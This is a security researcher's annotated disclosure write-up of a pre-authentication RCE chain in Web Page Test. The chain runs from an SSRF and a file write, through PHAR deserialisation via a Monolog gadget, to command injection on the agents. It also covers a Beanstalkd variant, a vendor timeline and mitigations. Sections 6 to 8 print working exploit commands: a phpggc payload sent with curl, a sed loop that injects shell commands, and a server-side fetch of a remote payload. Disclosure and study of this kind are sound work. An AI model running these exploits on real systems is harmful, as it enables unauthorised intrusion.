He also tried to build the main container from the source code himself, and it failed at step 4 out of 27. Rather than spend time fixing a build that is supposed to "just work", he used the prebuilt images.
Here is the compose file, which describes the two containers:
version: '3'
services:
  server:
    build: ./docker/server
    container_name: 'web page test_server'
    ports:
      - 4000:80
    volumes:
      - /tmp:/tmp:rw # This is for debug only :)
  agent:
    build: ./docker/agent
    container_name: 'web page test_agent'
    ports:
      - 4001:80
    environment:
      - SERVER_URL=http://server/work/
      - LOCATION=Test
Line by line:
version: '3'says which version of the compose file format is used.services:starts the list of containers.server:is the master container.build: ./docker/servermeans "build this container from the instructions in thedocker/serverfolder".container_namegives it a readable name.ports: - 4000:80means "take port 4000 on my own computer and forward it to port 80 inside the container". A port is a numbered door on a machine; web servers usually listen on port 80. So you reach the master athttp://[redacted]:4000on your own machine.[redacted]is the standard address meaning "this same computer".volumes: - /tmp:/tmp:rwshares the/tmpfolder (a temporary folder present on Linux systems) between your computer and the container, read-write. The comment says it is for debug only.agent:is the worker container, built from./docker/agent, reachable on port 4001 of your computer, and given two environment variables. Environment variables are settings passed to a program when it starts.SERVER_URL=http://server/work/tells the agent where the master is (inside the Docker network, the master is reachable under the nameserver).LOCATION=Testtells it which test location it represents.
The master's Dockerfile, which is the recipe for building the master container:
FROM web page test/server
ADD locations.ini /var/www/html/settings/
RUN apt update && apt install -y netcat vim socat
FROM web page test/serverstarts from the official WPT server image.ADD locations.ini /var/www/html/settings/copies a configuration file into the web server's folder./var/www/htmlis the conventional place where a PHP web server keeps its files on Linux.RUN apt update && apt install -y netcat vim socatinstalls three extra tools inside the container:netcat(a small utility to open network connections by hand),vim(a text editor) andsocat(a tool to relay traffic between two connections). These are conveniences for testing.
The locations file describes which test locations exist:
[locations]
1=Test_loc
[Test_loc]
1=Test
label=Test Location
group=Desktop
[Test]
browser=Chrome,Firefox
label="Test Location"
connectivity=LAN
This is a configuration file in the INI format, which is just sections in square brackets with key=value lines. It declares one location called Test_loc, containing one entry called Test, which offers Chrome and Firefox browsers and a LAN (local network) connection. In short: it tells WPT "you have one place where tests can run, and it has these browsers".
The worker's Dockerfile:
FROM web page test/agent
ADD script.sh /
RUN chmod 755 /script.sh
ENTRYPOINT /script.sh
FROM web page test/agentstarts from the official WPT agent image.ADD script.sh /copies a script to the root of the container's filesystem.RUN chmod 755 /script.shchanges the file's permissions so it can be executed.755is a common permission setting meaning the owner can read, write and execute, and others can read and execute.ENTRYPOINT /script.shsays: when this container starts, run this script.
And the script itself:
#!/bin/bash
set -e
if [ -z "$SERVER_URL" ]; then
  echo >&2 'SERVER_URL not set'
  exit 1
fi
if [ -z "$LOCATION" ]; then
  echo >&2 'LOCATION not set'
  exit 1
fi
EXTRA_ARGS=""
if [ -n "$NAME" ]; then
  EXTRA_ARGS="$EXTRA_ARGS --name $NAME"
fi
python /wptagent/wptagent.py --server $SERVER_URL --location $LOCATION $EXTRA_ARGS --xvfb --dockerized -vvvvv --shaper none
#!/bin/bashsays the file is a script for the Bash shell, the standard command interpreter on Linux.set -etells the script to stop immediately if any command fails.- The two
if [ -z "$SERVER_URL" ]blocks check whether the settings are empty (-zmeans "is empty"). If so, they print an error and stop. This is basic defensive programming: fail early with a clear message. EXTRA_ARGS=""starts an empty list of extra options. If aNAMEsetting exists (-nmeans "is not empty"), it is appended.- The last line launches the agent program with Python, telling it the master's address, the location, any extra arguments, and a set of options including
--xvfb(a virtual display, since there is no screen on a server) and--dockerized(running inside Docker).
So the lab is a dead-simple default setup: the master on port 4000, the agent on port 4001, and the agent talking to the master through http://server/work/.
2. The first bug: an SSRF
The first entrypoint was found in under fifteen minutes, using crawling and fuzzing. Crawling means automatically following every link on a site to map it out. Fuzzing means sending lots of slightly varied requests to see how the server reacts. Both are standard ways to explore an application you are allowed to test.
The bug was an SSRF in the JPEG analysis feature. WPT has a small page that analyses a JPEG image from a URL you give it. The request looked like this:
curl -sSkig "http://[redacted]:4000/jpeginfo/jpeginfo.php?url=http://[redacted]/ssrf"
curlis a command-line tool to send web requests. Think of it as a browser without a window.-smeans silent (no progress bar),-Smeans still show errors,-kmeans ignore certificate problems (useful in a lab with self-signed certificates),-imeans also show the response headers, and-gmeans do not interpret special characters in the URL.- The URL points to the master on your own machine, at the
jpeginfo.phppage, with a parameterurl=set tohttp://[redacted]/ssrf. A parameter is a value passed in the address after a question mark, like a search term in a browser address bar. [redacted]is the address of the Docker bridge on the researcher's machine, that is, the host as seen from inside the containers.
What this does: instead of fetching an image from the internet, the server fetches http://[redacted]/ssrf, an address the attacker chose. That is the SSRF: the server makes a request on the attacker's behalf. The attacker's own machine can then observe that request arriving, proving the server can be steered.
This SSRF is limited to the http scheme. A scheme is the first part of an address, like http://, https://, ftp:// or file://; it tells the program how to talk. Being limited to http is quite restrictive for an attacker, but the underlying code contains surprises. It sets:
curl_setopt($curl, CURLOPT_FOLLOWLOCATION, true);
This is PHP code. curl_setopt changes an option on a curl request. CURLOPT_FOLLOWLOCATION set to true means: if the server answers with a redirection, follow it automatically. A redirection is what happens when a website answers "the page you want is elsewhere, go to this other address", using a response header called Location. Headers are small pieces of information sent alongside a web response, like the label on a parcel.
Because redirections are followed, the evil server (here [redacted], the researcher's own machine) can answer with the header Location: gopher://[redacted]/. gopher is an old internet protocol that lets you send arbitrary bytes to a server. Once the redirection is followed, a second protocol can be used to send any bytes to any host and port. That is much more powerful than plain http.
This was not used for the final exploit, but it was considered for hours as a good initial bug, and it still applies in some non-default configurations. Redirecting the SSRF to the phar protocol was tempting, but curl seems to prevent it. phar is a PHP archive format; we will come back to it, because it is central to the rest of the story.
At that point, WPT had already been removed from the company's infrastructure. Two days of the research week were lost on this first SSRF: every exploitation path the researcher had in mind was blocked at some point, for various reasons (hardening, good code patterns, non-default configuration, PHP quirks). Hardening means deliberately configuring a system to be more resistant. As time was flying by, he decided to look for another entrypoint.
After reading code and running many searches in it (with a tool called semgrep, which scans source code for patterns), he found a file write that looked far more promising:
curl -sSkig 'http://[redacted]:4000/runtest.php' -d 'rkey=pouetpouet' -d "ini=pouet"
# Writes pouetpouet to /var/www/html/results/pouetpouet./testinfo.ini
- The URL targets
runtest.php, the page used to start a test. -dsends data as if a form had been filled in and submitted. Here two fields are sent:rkeywith the valuepouetpouet, andiniwith the valuepouet.- The comment tells the result: the server writes the value of
iniinto a file whose path contains the value ofrkey.
So the server takes two values from the visitor and uses them to create a file on disk. The content comes from ini, and part of the path comes from rkey. Both are under the attacker's control. That is a file write vulnerability: the ability to make the server create a file with content you choose.
The responsible code is in www/runtest.php, around line 3306.
If that code is reachable, it writes the arbitrary bytes contained in ini to a known path partially controlled through rkey. The path could perhaps be improved with a path traversal or another bug, but that is not even needed for RCE. Path traversal is a trick where a value like ../ makes a program walk up out of the intended folder. The remaining limitation is that the file extension cannot be controlled, because the filename is hardcoded to testinfo.ini. The extension is the part after the last dot, like .jpg or .php; it usually tells the system what kind of file it is.
3. From a file write to a PHAR sink
Writing arbitrary content to a known location usually means writing a webshell (a small script that gives an attacker a remote command line through the website), a .htaccess (an Apache web server configuration file that can change how files are handled), or something else useful. But here the filename is fixed: the file will always be called testinfo.ini. You cannot rename it to something the web server would execute.
The idea is therefore an unserialisation attack through PHP's phar:// scheme. This needs three ingredients: the right sinks, the right gadgets, and autoload. Let us unpack those words, because they are the heart of the exploit.
- Serialisation is the process of turning a program's data (an object, with its properties) into a stream of bytes that can be stored in a file or sent over a network. Unserialisation is the reverse: reading those bytes and rebuilding the object in memory. It is like packing furniture into boxes and unpacking it later.
- The danger: if an attacker controls the bytes being unpacked, they can choose which kind of object gets rebuilt, and with which property values. If some of those objects, when used in certain ways, trigger actions (like running a command), the attacker can chain them. Those pre-existing pieces of code that do something useful when misused are called gadgets. A chain of gadgets is called a POP chain (property-oriented programming).
- Autoload is a PHP feature: when the program needs a class (a kind of object) that has not been loaded yet, PHP automatically loads the file that defines it. This is convenient for developers, and it is what makes gadgets reachable during unserialisation.
- A sink is a place in the code where data ends up being used in a sensitive operation, like reading a file or running a command. The opposite is a source, where data enters the program, such as a parameter from a visitor.
- PHAR is PHP's archive format, similar to a zip file. A PHAR file can contain files, and it can also contain serialised metadata. When PHP opens a PHAR through the
phar://scheme, it reads that metadata and unserialises it. That is the trick: a file that looks like a harmless archive becomes a way to trigger unserialisation.
So the plan: write a PHAR file to disk using the file write, then find a place in the code that opens a path we control with a filesystem function, and make that path start with phar://.
After the file has been written, the function SaveTestInfo is called.
That function builds a path by string concatenation, prefixed with $rkey, which is already under the attacker's control. String concatenation is simply gluing pieces of text together, like "results/" + rkey + "/testinfo.ini". A string with a controlled prefix sinking into a filesystem-related function is exactly what a PHAR deserialisation needs.
One detail matters: at line 3085 every path is prefixed with ./. In a filesystem path, ./ means "the current folder", so ./results/x and results/x point to the same place. It is a clever trick: by making every path start with ./, the developers made it hard to find a sink that would accept an arbitrary scheme like phar:// instead of a regular path, because ./phar://... is not a valid scheme. At least one sink was forgotten, which lets the exploitation go further. Enforcing that behaviour on all filesystem-related functions, or allowing schemes only by whitelisting, would help. Whitelisting means allowing only a known list of values and rejecting everything else. Snuffleupagus is mentioned as the tool for that: a PHP extension that hardens the language at runtime.
4. Gadget hunting
The researcher first misread the sources and thought html/lib/aws_v3/aws-autoloader.php was used, wasting time trying to build a gadget from scratch. The file actually in use is html/lib/aws/aws-autoloader.php, which contains Monolog. Monolog is a very popular PHP library for writing logs (records of what a program did). It is already subject to known gadgets that can lead to remote code execution, which means security researchers have already published ways to abuse it.
At this point the chain has all four ingredients: a file write with controlled content, a phar sink (is_dir), a working gadget (Monolog/RCE2), and autoload enabled before is_dir is called. is_dir is a PHP function that checks whether a path is a folder; to do so, it has to open the path, and if the path starts with phar://, it opens the archive.
5. Making PHP accept the PHAR
PHP only opens phar archives when their name looks like a real one. By trial and error (the researcher admits not having read the sources on this point), the rule deduced is that the path must not end with a dot and must contain at least one dot:
- OK |
is_dir("phar:///tmp/testinfo.foo"); - OK |
is_dir("phar:///tmp/testinfo.phar"); - OK |
is_dir("phar:///tmp/testinfo.pharrrrr"); - OK |
is_dir("phar:///tmp/testinfo.foo.bar"); - KO |
is_dir("phar:///tmp/testinfo."); - KO |
is_dir("phar:///tmp/testinfo.foo.bar."); - KO |
is_dir("phar:///tmp/testinfo");
Each line is a test: is_dir is called on a path starting with phar://. OK means PHP opened the archive and unserialised it; KO (knock-out, meaning failure) means it refused. The pattern is clear: a dot somewhere in the name is required, and a dot at the very end breaks it.
The file write with rkey=pouetpouet creates the PHAR at /var/www/html/results/pouetpouet./testinfo.ini. When the unserialise is triggered a second time, a final dot is appended to the path, so PHP tries to open /var/www/html/results/pouetpouet./testinfo.ini., which is blocked by the rule above. The exploit seems stuck.
The bypass relies on PHAR being a zip. Like jar, zip and ear (other archive formats), it can be addressed with a syntax that asks PHP to inspect its content. The separator is a slash, which looks like a regular path but is not:
jar:///foo.jar!bar// file or dir "bar" within the jar/zip file "foo.jar"phar:///foo.ini/bar// file or dir "bar" within the phar/zip file "foo.ini" which is a PHAR
In the first line, jar:// addresses a Java archive, and !bar means "the item called bar inside it". In the second, phar:// addresses a PHAR archive, and /bar means "the item called bar inside it". The slash is doing the job of a separator between the archive and the item inside it, not the job of a folder separator.
By appending a final slash to the payload, PHP tries to open /var/www/html/results/pouetpouet./testinfo.ini/., which opens the archive testinfo.ini to inspect its sub-item .. The sub-item does not even need to exist, because PHP has to inspect the PHAR archive first to find out. And inspecting the archive means unserialising its metadata, which fires the gadget. The trailing dot problem disappears because the path now ends with a slash, not a dot.
6. The full exploit for the master
# Generate the right gadget
/opt/phpggc/phpggc Monolog/RCE2 system 'id' -p phar -o /tmp/testinfo.ini

# Dirty url-encoding of all bytes to prevent issues
URLENC_PAYLOAD=$(cat /tmp/testinfo.ini | xxd -p | tr -d "\n" | sed "s#..#%&#g")

# Write $URLENC_PAYLOAD in /var/www/html/results/gadget./testinfo.ini
curl -sSkig 'http://[redacted]:4000/runtest.php' -d 'rkey=gadget' -d "ini=$URLENC_PAYLOAD" -o -

# Trigger is_dir(phar:///var/www/html/results/gadget./testinfo.ini/foo)
curl -sSkig 'http://[redacted]:4000/runtest.php' -d 'rkey=phar:///var/www/html/results/gadget./testinfo.ini/foo' -o -
Line by line:
/opt/phpggc/phpggc Monolog/RCE2 system 'id' -p phar -o /tmp/testinfo.inirunsphpggc, a tool that generates PHP gadget chains. It is asked for theMonolog/RCE2chain, which will run the PHP functionsystemwith the argumentid.systemruns a shell command;idis a standard Linux command that prints who the current user is.-p pharasks for the output in PHAR format, and-o /tmp/testinfo.iniwrites it to that file. The result is a PHAR file written to/tmp/testinfo.ini.URLENC_PAYLOAD=$(cat /tmp/testinfo.ini | xxd -p | tr -d "\n" | sed "s#..#%&#g")prepares the payload for sending.catreads the file.xxd -pturns its bytes into hexadecimal text (two characters per byte).tr -d "\n"removes line breaks.sed "s#..#%&#g"puts a%in front of every pair of characters, which is URL encoding: a way to write any byte inside a web address or form, using%followed by two hexadecimal digits. The result is stored in the variableURLENC_PAYLOAD. The comment calls it "dirty" because it encodes every byte, not just the ones that need it, but that is safe.- The first
curlsendsrkey=gadgetandini=$URLENC_PAYLOADtoruntest.php. The server writes the payload to/var/www/html/results/gadget./testinfo.ini.-o -means "print the response to the screen". - The second
curlsendsrkey=phar:///var/www/html/results/gadget./testinfo.ini/foo. This time, the path built bySaveTestInfobecomesphar:///var/www/html/results/gadget./testinfo.ini/foo, and the trailing slash makes PHP open the archive and deserialise its metadata. The gadget fires on the master.
This is the same pattern as Case 74 from the earlier article 1001 Ways to PWN Prod.
7. Exploiting the runners
The master writes the scan and job details into a JSON file at work/jobs/<wk_name>/XXXX.YYYY.url, and the agents continually poll for new jobs. JSON is a simple text format for structured data, like {"key": "value"}. Polling means asking repeatedly, at short intervals, "is there anything new?". For the requested scans, the agents start a headless Chrome with every argument given in the JSON blob. An argument is an option passed to a program when it starts, like --user-data-dir which tells Chrome where to store its profile.
The arguments are taken from the blob and used on the other side without sanitisation, and within a subshell execution. Sanitisation means cleaning a value before using it, for example removing characters that have a special meaning. A subshell is a shell (the command interpreter) started by another program to run a command; inside it, characters like ; separate commands. So slightly modifying the blob pushes a minimal command injection to the agent. Command injection means slipping extra commands into a value that a program will later run.
The trust boundary assumed by CatchPoint is summarised as: prevent anyone from entering, but if they get there, oh boy. A trust boundary is the line between "data we trust" and "data we do not"; here, the master's job files were trusted by the agents.
First, from the reverse shell on the master, a loop injects the malicious command whenever a new job file is created. A reverse shell is a command line on the victim machine that connects back to the attacker, so the attacker can type commands into it.
# Jobs look like "work/jobs/Test/220719000003.220719_6G_1.url"
cd work/jobs/Test
while true; do
  file=$(grep -lrF -- --user-data-dir)
  sed -i 's#--user-data-dir#;touch /tmp/rce-agent;#g' "$file"
done
Line by line:
- The comment shows what a job file name looks like: a timestamp and a location code, ending in
.url. cd work/jobs/Testmoves into the folder where the master writes jobs for theTestlocation.while true; do ... doneis an infinite loop: it repeats forever, which is what you want for a watcher.file=$(grep -lrF -- --user-data-dir)searches the folder for files containing the text--user-data-dir.grepis a search tool;-llists only the names of matching files,-rsearches recursively through subfolders,-Ftreats the search text literally, and--marks the end of options so the search text is not mistaken for one. The result is stored in the variablefile.sed -i 's#--user-data-dir#;touch /tmp/rce-agent;#g' "$file"edits the file in place (-i).sedis a text replacement tool;s#old#new#greplaces every occurrence ofoldwithnew. Here it replaces--user-data-dirwith;touch /tmp/rce-agent;. The semicolon ends the current command and starts a new one, so when the agent later runs Chrome with these arguments, it will also runtouch /tmp/rce-agent, which creates an empty file. That file is the proof that the command ran on the agent.
Then a new scan is started on any website, and the loop uses sed to modify the file in place.
After a few seconds the agent invokes chromium and the injected command is executed.
This last step was pure greed, since the master was already under control, but it gives the good feeling of completion.
8. The Beanstalkd variant
Web Page Test can also use Beanstalkd as a queue engine instead of relying on the filesystem. A queue is a waiting line of tasks: one program puts tasks in, another takes them out. Beanstalkd is a small, fast queue server that listens on a network port and speaks a simple text protocol. That is cleaner than files, though it requires extra configuration; the researcher initially thought the default configuration used Beanstalkd, and it does not.
The SSRF, after redirection, allows the gopher scheme, so arbitrary bytes can be sent on the loopback to any port. The loopback is the machine talking to itself through the address [redacted]. Beanstalkd listens on a TCP socket, so the Beanstalkd interface can be talked to directly to read or inject new jobs. A socket is one end of a network connection; TCP is the standard protocol that carries most internet traffic.
There are a few other pre-auth file writes in the application. One of them writes arbitrary controlled content fetched by an SSRF to the filesystem, at a path that is the SHA of its content split every four characters, so the location is predictable. SHA is a hashing function: it turns any data into a short fixed-length fingerprint. The same input always gives the same fingerprint, so if you know the content, you know the path. From there a new job can be injected through the SSRF to force the worker to use that file, and the same command injection compromises the workers.
curl -Skig "http://[redacted]/jpeginfo/jpeginfo.php?url=http://thinkloveshare.com/payload"
# Payload with it's SHA as filepath
# /var/www/html/results/jpeginfo/448c/6c9e/3e15/bfcf/db81/a1d6/92e8/8a71/5d4c/5e66
- The
curlasks the JPEG analysis page to fetchhttp://thinkloveshare.com/payload, a URL controlled by the researcher. - The comment shows where the fetched content ends up: under
results/jpeginfo/, in folders named after groups of four characters of the SHA fingerprint of the URL. Since the URL is known, the path is known in advance.
The code responsible is in www/jpeginfo/jpeginfo.php:
$url = trim($_REQUEST['url']);
echo "<!DOCTYPE html>\n<html>\n<head>\n</head>\n<body>\n";
echo "JPEG Analysis for " . htmlspecialchars($url) . "<br><br>";
$id = sha1($url);
$path = GetPath($id);
if (!is_file($path)) {
    GetUrl($url, $path); // Will write fetched url with: $imageFile = fopen($path, 'w');
}
if (is_file($path)) {
    AnalyzeFile($path);
}
echo "</body>\n</html>";
Line by line:
$url = trim($_REQUEST['url']);takes theurlparameter from the request and removes surrounding spaces.$_REQUESTis a PHP variable holding data sent by the visitor.- The two
echolines print the start of an HTML page and a title showing the URL.htmlspecialcharsescapes special characters so the URL cannot inject HTML into the page. $id = sha1($url);computes the SHA-1 fingerprint of the URL.$path = GetPath($id);turns that fingerprint into a file path, splitting it into groups of four characters as seen above.if (!is_file($path)) { GetUrl($url, $path); }checks whether the file already exists; if not, it fetches the URL and writes the result to that path. The comment shows the actual write usesfopen($path, 'w'), which opens a file for writing.if (is_file($path)) { AnalyzeFile($path); }then analyses the file if it exists.- The last
echocloses the HTML page.
Because Beanstalkd was not part of the default configuration, no script was written to automate this path, though it is doable. The feasibility of exploiting the master from the worker was not investigated either.
The snippets used to discover how Beanstalkd works:
echo -e "put 1 0 1 5\r\npouet\r\n" | nc [redacted] 11300
# INSERTED 2
echo -e "use default\r\npeek-ready\r\n" | nc [redacted] 11300
# USING default
# FOUND 1 5
# pouet
echo -eprints text and interprets escape sequences like\r\n(carriage return and line feed, the standard line ending in network protocols).- The text is piped (
|) intonc, the netcat tool, which opens a connection to[redacted]on port11300, the default Beanstalkd port. Piping means sending the output of one command as the input of the next. put 1 0 1 5is the Beanstalkd command to insert a job: priority 1, delay 0, time to run 1, and 5 bytes of data. The data ispouet. The answerINSERTED 2means the job was accepted with identifier 2.use defaultselects the queue calleddefault, andpeek-readylooks at the next job ready to run without removing it. The answer shows the job found, with its datapouet.
And an example of job creation and selection captured with socat as a TCP proxy:
> 2022/05/23 08:03:15.529020  length=44 from=0 to=43
use wpt.[redacted].0\r
< 2022/05/23 08:03:15.529136  length=46 from=0 to=45
USING wpt.[redacted].0\r
> 2022/05/23 08:03:15.529429  length=48 from=44 to=91
put 1024 0 60 28\r
220523000007.220523_MB_3.url\r
< 2022/05/23 08:03:15.529516  length=12 from=46 to=57
INSERTED 1\r
> 2022/05/23 08:03:15.534663  length=44 from=0 to=43
use wpt.[redacted].0\r
< 2022/05/23 08:03:15.534801  length=46 from=0 to=45
USING wpt.[redacted].0\r
> 2022/05/23 08:03:15.534937  length=48 from=44 to=91
put 1024 0 60 28\r
220523000008.220523_MB_3.url\r
< 2022/05/23 08:03:15.535045  length=12 from=46 to=57
INSERTED 2\r
> 2022/05/23 08:03:15.535650  length=44 from=0 to=43
use wpt.[redacted].0\r
< 2022/05/23 08:03:15.535785  length=46 from=0 to=45
USING wpt.[redacted].0\r
> 2022/05/23 08:03:15.535901  length=48 from=44 to=91
put 1024 0 60 28\r
220523000009.220523_MB_3.url\r
< 2022/05/23 08:03:15.536007  length=12 from=46 to=57
INSERTED 3\r
> 2022/05/23 08:03:15.553019  length=7 from=0 to=6
stats\r
< 2022/05/23 08:03:15.553198  length=905 from=0 to=904
OK 895\r
---
current-jobs-urgent: 0
current-jobs-ready: 3
current-jobs-reserved: 0
current-jobs-delayed: 0
current-jobs-buried: 0
This is a log of a conversation between the WPT master and Beanstalkd, captured by putting socat in the middle as a relay. Each > line is a message from the master, each < line a reply from Beanstalkd, with a timestamp, the length of the message, and the byte positions. You can see the master selecting the queue wpt.[redacted].0, then inserting three jobs, each one a .url file name, and getting INSERTED 1, INSERTED 2, INSERTED 3 back. At the end, stats returns counters: three jobs ready, none reserved, delayed or buried. This is how the researcher learned the exact protocol, so he could later speak it himself through the SSRF.
9. Timeline
- 2022/04/15: First SSRF found
- 2022/05/21: Starting my R&D week!
- 2022/05/25: RCE fully chained \o/
- 2022/05/XX: Triaging, fact-checking myself, sleeping
- 2022/06/15: Initial contact to
[redacted] - 2022/06/1X: Communication isn't going fast, pretty tedious, a few back & forth
- 2022/06/21: I give them every detail, exploit, codepath, video PoC, …
- 2022/07/01: Asking for an update from Catchpoint
- 2022/07/17: Starting writing the article's draft
- 2022/07/19: Draft ok, sending to close friends & ManoMano staff for review
- 2022/07/21: Still no update, sending this article to CatchPoint in hope for a reaction
- 2022/07/28: Response ok, mitigation wip: "We would like to reward $300 part of our Big Bounty program"
- 2022/08/01: I offer to help with the patch validation & vulnerability recheck
- 2022/09/19: Talk given for @defconParis
- 2022/09/23: Still no answer, article publication…
¯\_(ツ)_/¯
Triaging means sorting and assessing a report: confirming it is real, how serious it is, and who should handle it. A PoC, or proof of concept, is a small demonstration that the bug works. Coordinated disclosure is the practice of telling the vendor first and publishing only after a reasonable delay, so users have time to update.
10. Why this matters, and what to learn
The root cause is three weaknesses combining. First, runtest.php writes attacker-controlled bytes (ini) to a path whose prefix is attacker-controlled (rkey), with a fixed filename and extension, so arbitrary content lands at a known location. Second, SaveTestInfo concatenates that same $rkey into a filesystem path and passes it to is_dir, a PHAR-aware function, without restricting the scheme; the ./ prefix applied at line 3085 blocks most sinks but at least one was missed. Third, autoloading is enabled before is_dir runs, and the loaded html/lib/aws/aws-autoloader.php brings Monolog, whose Monolog/RCE2 gadget turns the deserialisation into command execution. The trailing-dot restriction on PHAR paths is bypassed by the archive sub-path syntax with a final slash.
On the worker side, job arguments are read from the JSON blob written by the master and used without sanitisation inside a subshell, so anyone who can write a job file (or inject a job through Beanstalkd) controls the command line of the browser process.
The impact: an unauthenticated attacker who can reach the master can write arbitrary content to a known path and trigger PHAR deserialisation, leading to remote code execution on the master. With the master compromised, the attacker can modify job files so that the command injection reaches the agents and executes on the workers. The Beanstalkd variant, when that queue engine is configured, allows the same worker compromise through job injection. The source changed a bit since the compose wrapper was published, but the researcher was confident the issue was still exploitable at the time of writing.
CatchPoint responded that mitigation was in progress and offered a $300 reward as part of its Big Bounty program; the researcher offered to help with patch validation and vulnerability recheck, and no further answer had arrived by publication. The report does not describe the patch itself. The defensive directions it does mention are enforcing safe behaviour on all filesystem-related functions, or allowing schemes only by whitelisting, with Snuffleupagus named as the tool for that.
If you want to practise thinking this way, here are variants to test on software you are allowed to test:
- Look for other file writes where the content is controlled and the path prefix is controlled, then check whether any later filesystem call receives that prefix. A positive result is a path that reaches
is_dir,file_exists,fopenor similar with aphar://prefix. - Test PHAR path acceptance on the target's PHP version: a path containing a dot and not ending in a dot should deserialise, and appending
/fooshould open the archive even when a trailing dot is appended by the application. A positive result is a gadget firing on a path that ends in.ini/. - Check whether any SSRF follows redirects (
CURLOPT_FOLLOWLOCATION). A positive result is aLocation: gopher://header being followed, giving arbitrary bytes to any host and port. - Enumerate autoloaders reachable before the sink (here
html/lib/aws/aws-autoloader.php). A positive result is a library with known gadgets, such as Monolog, being loaded before the filesystem call. - Inspect how workers consume job files: if arguments from the job JSON reach a shell, modifying a job file should execute an injected command on the agent. A positive result is a marker file created by the injected command after a new scan starts.
- If Beanstalkd is configured, use the SSRF to speak the Beanstalkd protocol on the loopback and inject a job pointing at a predictable file. A positive result is a
INSERTEDreply and a worker picking up the crafted job.
Glossary
- Agent (worker, runner): a machine that executes tasks handed out by a central master, here the one that actually launches browsers for tests.
- Argument: an option passed to a program when it starts, like
--user-data-dirfor Chrome. - Autoload: a PHP feature that automatically loads the file defining a class when the program first needs it.
- Beanstalkd: a small queue server that stores tasks in a waiting line and hands them out to workers over a network port.
- Bug bounty: a programme where a company pays researchers for reporting security problems responsibly.
- Command injection: slipping extra commands into a value that a program will later run in a shell.
- Container: a self-contained box packaging a program and everything it needs to run, managed by Docker.
- Coordinated disclosure: telling the vendor about a bug first and publishing only after a reasonable delay.
- Crawling: automatically following links on a site to map it out.
- curl: a command-line tool to send web requests.
- Docker: a tool that builds and runs containers.
- Docker Compose: a way to describe several containers working together in one text file.
- Environment variable: a setting passed to a program when it starts.
- Extension: the part of a filename after the last dot, like
.jpgor.php. - File write vulnerability: the ability to make a server create a file with content you choose.
- Fuzzing: sending lots of slightly varied requests to see how a server reacts.
- Gadget: a piece of existing code that does something useful to an attacker when misused during unserialisation.
- gopher: an old internet protocol that lets you send arbitrary bytes to a server.
- Hardening: deliberately configuring a system to be more resistant to attacks.
- Headless browser: a browser running without a visible window, controlled by a program.
- Header: a small piece of information sent alongside a web request or response, like the label on a parcel.
- Hashing (SHA): turning any data into a short fixed-length fingerprint; the same input always gives the same fingerprint.
- INI: a simple configuration file format made of sections and
key=valuelines. - is_dir: a PHP function that checks whether a path is a folder; it opens the path, so it can trigger PHAR deserialisation.
- JSON: a simple text format for structured data, like
{"key": "value"}. - Loopback: a machine talking to itself through the address
[redacted]. - Master: the central server of WPT, running the PHP web application that users interact with.
- Monolog: a popular PHP library for writing logs, which contains known gadgets.
- Open source: software whose code is publicly available for anyone to read.
- Parameter: a value passed in a web address after a question mark, like a search term.
- Path traversal: a trick where a value like
../makes a program walk up out of the intended folder. - PHAR: PHP's archive format, similar to a zip, which can carry serialised metadata that PHP unserialises when the archive is opened.
- PHP: a programming language very common on web servers.
- phpggc: a tool that generates PHP gadget chains in various formats, including PHAR.
- PoC (proof of concept): a small demonstration that a bug works.
- Polling: asking repeatedly, at short intervals, whether there is anything new.
- POP chain: a chain of gadgets triggered one after another during unserialisation.
- Port: a numbered door on a machine; web servers usually listen on port 80.
- Pre-auth: before logging in, with no account at all.
- Queue: a waiting line of tasks; one program puts tasks in, another takes them out.
- RCE (remote code execution): running your own commands on someone else's machine.
- Redirection: a web response saying "the page you want is elsewhere, go to this other address", using a
Locationheader. - Reverse shell: a command line on the victim machine that connects back to the attacker.
- Sanitisation: cleaning a value before using it, for example removing characters with a special meaning.
- Scheme: the first part of an address, like
http://,https://,ftp://orphar://, telling the program how to talk. - sed: a command-line text replacement tool.
- semgrep: a tool that scans source code for patterns.
- Serialisation: turning a program's data into a stream of bytes that can be stored or sent.
- Shell: the command interpreter on a system, which runs commands typed or scripted.
- Sink: a place in code where data ends up in a sensitive operation, like reading a file or running a command.
- Snuffleupagus: a PHP extension that hardens the language at runtime, for example by restricting dangerous functions.
- socat: a tool to relay traffic between two connections.
- Socket: one end of a network connection.
- Source: a place in code where data enters the program, such as a parameter from a visitor.
- SSRF (server-side request forgery): a bug where you can trick a server into making a request to an address of your choosing.
- String concatenation: gluing pieces of text together.
- Subshell: a shell started by another program to run a command; inside it, characters like
;separate commands. - TCP: the standard protocol that carries most internet traffic.
- Triaging: sorting and assessing a report: confirming it is real, how serious it is, and who should handle it.
- Trust boundary: the line between data a system trusts and data it does not.
- Unserialisation: reading a stream of bytes and rebuilding the object it describes in memory.
- URL encoding: writing any byte inside a web address or form using
%followed by two hexadecimal digits. - Web Page Test (WPT): an open-source tool that opens websites in a headless browser to measure performance and usability.
- Webshell: a small script that gives an attacker a remote command line through a website.
- Whitelisting: allowing only a known list of values and rejecting everything else.
- xxd: a command-line tool that turns bytes into hexadecimal text.